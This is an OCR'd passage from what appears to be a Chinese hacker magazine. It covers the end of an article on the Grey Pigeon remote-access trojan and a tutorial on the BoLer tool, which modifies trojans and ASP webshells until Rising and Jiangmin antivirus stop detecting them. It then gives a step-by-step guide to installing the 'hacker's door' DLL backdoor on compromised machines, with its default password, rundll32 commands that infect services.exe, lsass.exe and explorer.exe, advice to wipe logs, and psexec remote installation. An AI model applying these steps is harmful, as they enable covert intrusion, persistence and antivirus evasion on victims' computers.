



图23

好了，至此灰鸽子2004VIP版就为大家介绍到这里，至于它到底怎么样，还需要你自己慢慢品味！

（本文提及的以下软件光盘有收录：灰鸽子2004VIP破解版、FSG2.0、JPEG漏洞的利用工具Builder.exe）



革命，木马免查杀器——伯乐（Boler）

文/流行色码

网络上的杀毒软件和专杀工具层出不穷，使我们这些HackerFans郁闷无比！看着远程溢出的机器却不能上传工具；看着肉鸡安装杀毒软件后舍我而去；看着一个工具的新版本被列入查杀行列……现在我们有了伯乐（BoLer），一个个十分小巧、效率十分高效的木马逃避查杀小工具，它的出现可能会导致抗病毒与黑客间的一场革命。等不及了吧，Follow Me！来看几个典型实例。

NC.exe VS 瑞星2004

这个工具可谓是行内无所不知了，可惜被列入了查杀之列，下面我们来看看Boler是怎样来相马的。选择NC.exe，在“伯乐相马”里设置输出路径到C：\Output，点击“生成样本”（图1）。




图1

然后用瑞星查杀（遇到病毒删除）C：\Output，完毕后提示这次有6 个段通过了，说明这6个段存在病毒特征码（图2）。




图2

转到BoLer的“悍马攻城”，分别选择剩下的6个文件生成样本，完成后再用瑞星查杀C：\Output，再看提示，如图3。




图3

从图3得知，剩下了6个批处理文件和56个NC.exe修该后的文件。我们的希望就落在这56个文件上面了，这次不能用生成的批处理来处理Nc.exe这类程序，只能用手工一个个来处理，汗！

关闭了系统错误报告和调试程序，一番测试后，竟然有20来个通过了瑞星检测的程序可以正常运行（图4），这些就是“金戈铁马”了。呵呵！这些副本不会出现上传后门被杀的情况了，初战告捷！




图4

海阳顶端网ASP木马2005 VS 江民

同样，选择海阳顶端网ASP木马的路径和输出路径，分段需要1124份（即在“生成样本数目”的“推荐数目”里填入1124），需要50M空间，如图5。

点击“生成样本”，然后用江民查杀输出路径。结束后还剩13个对象，上传到Web服务器，选上“目录浏览”功能，如图6。




图5




图6

现在只要从里面挑选几个可以正常运行的就大功告成了，经过一番测试，只有2个不能运行！

可惜的是，“悍马攻城”和“天马行空”在文本类型文件不能使用，现在我们就有了十来匹不被江民查杀的ASP木马了，只要你文件隐藏得好，是不会被江民识破的。

总结

BoLer其实原理很简单，但对于病毒木马争锋相对的时刻，意义却是非同寻常的！当然了，如果你熟悉，可以自己修改特征码，但是对于我等小菜来说，只要从没有被杀掉的文件中选一个可以正常运行的，就可以了。上面就是两个使用实例，效果实在不错！希望这位“伯乐”能够为各位挑选好的木马，金戈铁马，久战沙场！

（文中所提及的BoLer本期光盘有收录）

超级后门 HACKER'S DOOR

kuang110/公子许

2004年第7期在《X档案》给大家介绍了款木马——赤兔rmt Svc&vIDC，后来还有读者给我发邮件，和我切磋木马的使用技巧，真的很感动呀！

这次再给大家推荐一个很好用的后门——hacker's door。这是款很有特色的dll后门，采用目前一些先进的后门技术，只有一个dll文件。这让我想起了榕哥的那个BIST.DLL后门，毕竟那是我用的第一款dll后门，现在想想还是很怀念。

好了，闲话少叙。来看看hacker's door都有什么特色吧！

1.通过感染系统文件启动自身，被感染的系统文件大小和日期都不会改变。

2.采用线程插入技术，本身没有进程。

3.本身不开端口，而是重用系统进程开的任意一个端口，如80、135、139、445等，因此它的隐蔽性是非常好的，而且穿透防火墙也是很容易的事情。

4.体积不大，功能比较全面。

5.目前还没有发现什么工具能查到这个后门，如fport、klister、RKDetector等查后门的工具都失效了。

这么优秀的后门，你还犹豫什么呢！快来把它加入你的兵器库吧！

下面我们就来具体测试一下这个后门吧！

一、配置后门

运行HDConfig.exe，选择要进行配置的黑客之门服务器端，我们选择hkdoordll.dll，加载的时候会提示你输入密码，如图1。

如果你以前没有配置过，那就是初始密码yyt_hac，否则就是你自己配置过的密码。然后你就可以修改密码了，如图2。




图1

填好"连接密码"后，点击"保存"会提示"保存设置成功！"。这个密码用于连接和卸载后门，一定要牢牢记住哦！配置还是比较简单，下面就要安装了。





图2

二、安装后门

首先，我们要将配置好的hkdoordll.Dll复制到肉鸡的系统文件夹C:\Windows\System32里。

这个dll后门是在命令提示符下安装的，我们打开一个CMD窗口。用如下命令来安装后门：

rundll32 hkdoordll,DllRegisterServer [感染文件或进程] [感染方式]


图3




图4

这里的"[感染文件或进程]"最好写开机运行的系统文件，因为这样后门会随系统启动而一起运行；"[感染方式]"有三种：0表示只感染系统文件，1表示只感染进程，2表示感染系统文件，同时感染进程，默认是2。如图3。

其中，图3中的"hkdoordll"是黑客之门服务器端，必须放在system32目录下，为了隐藏是可以改名的；conime.exe是你要感染的进程，默认是services.exe，如果要感染的系统文件在system32目录下，就不用带路径，其它的就要带路径；"1"是感染方式，意思是只感染进程，而不感染系统文件，机器重启或进程退出，后门也就退出了。适用于在自己的机器上做测试，如果你不是做测试，最好用下面的安装方式：

C:\>rundll32 hkdoordll,DllRegisterServer

上面是默认的安装方式，它会感染services.exe文件，以便在系统重启时启动后门，同时把自己加载到services.exe进程中。

注意： 除了csrss.exe、smss.exe外，其它的系统文件都可以感染。

安装完成后系统不会有任何提示，那么我们要判断有没有安装成功，可以看system.log里的信息，方法如下：在CMD窗口里输入**C\WINNT\system32>type system.log**来查看系统日志。由于这个文件的生成会有延时，可多试几次type命令。如图4。

看到"The backdoor is installed successfully!"说明安装成功！看到"Start hacker's door successfully!"就说明后门启动成功了，否则就没有成功。

现在你已经知道安装后门的格式了，你可以试试感染别的系统文件，如：

C:\>rundll32 hkdoordll,DllRegisterServer lsass.exe

以上是感染lsass.exe文件，同时把自己加载到lsass.exe进程中。因为不选择感染方式，就默认为2，够狠吧！

C:\>rundll32 hkdoordll,DllRegisterServer C:\WINDOWS \explorer.exe

以上是感染C:\WINDOWS\下的explorer.exe文件，因为explorer.exe不在system32目录下，所以要写完整路径。同时把自己加载到explorer.exe进程中。

注意：

安装成功或失败信息在system32\system.log里有记录，留完后门要注意清楚日志文件。

另外要注意的是，在终端服务器中，直接安装也许会出现InjectThread failed!错误。因为在msdn里说：

「Terminal Services isolates each terminal session by design. Therefore, CreateRemoteThread fails if the target process is in a different session than the calling process.」

因此，我们要用下面的方法安装：

C:\WINNT\system32>psexec \\192.168.0.3 –u administrator cmd.exe

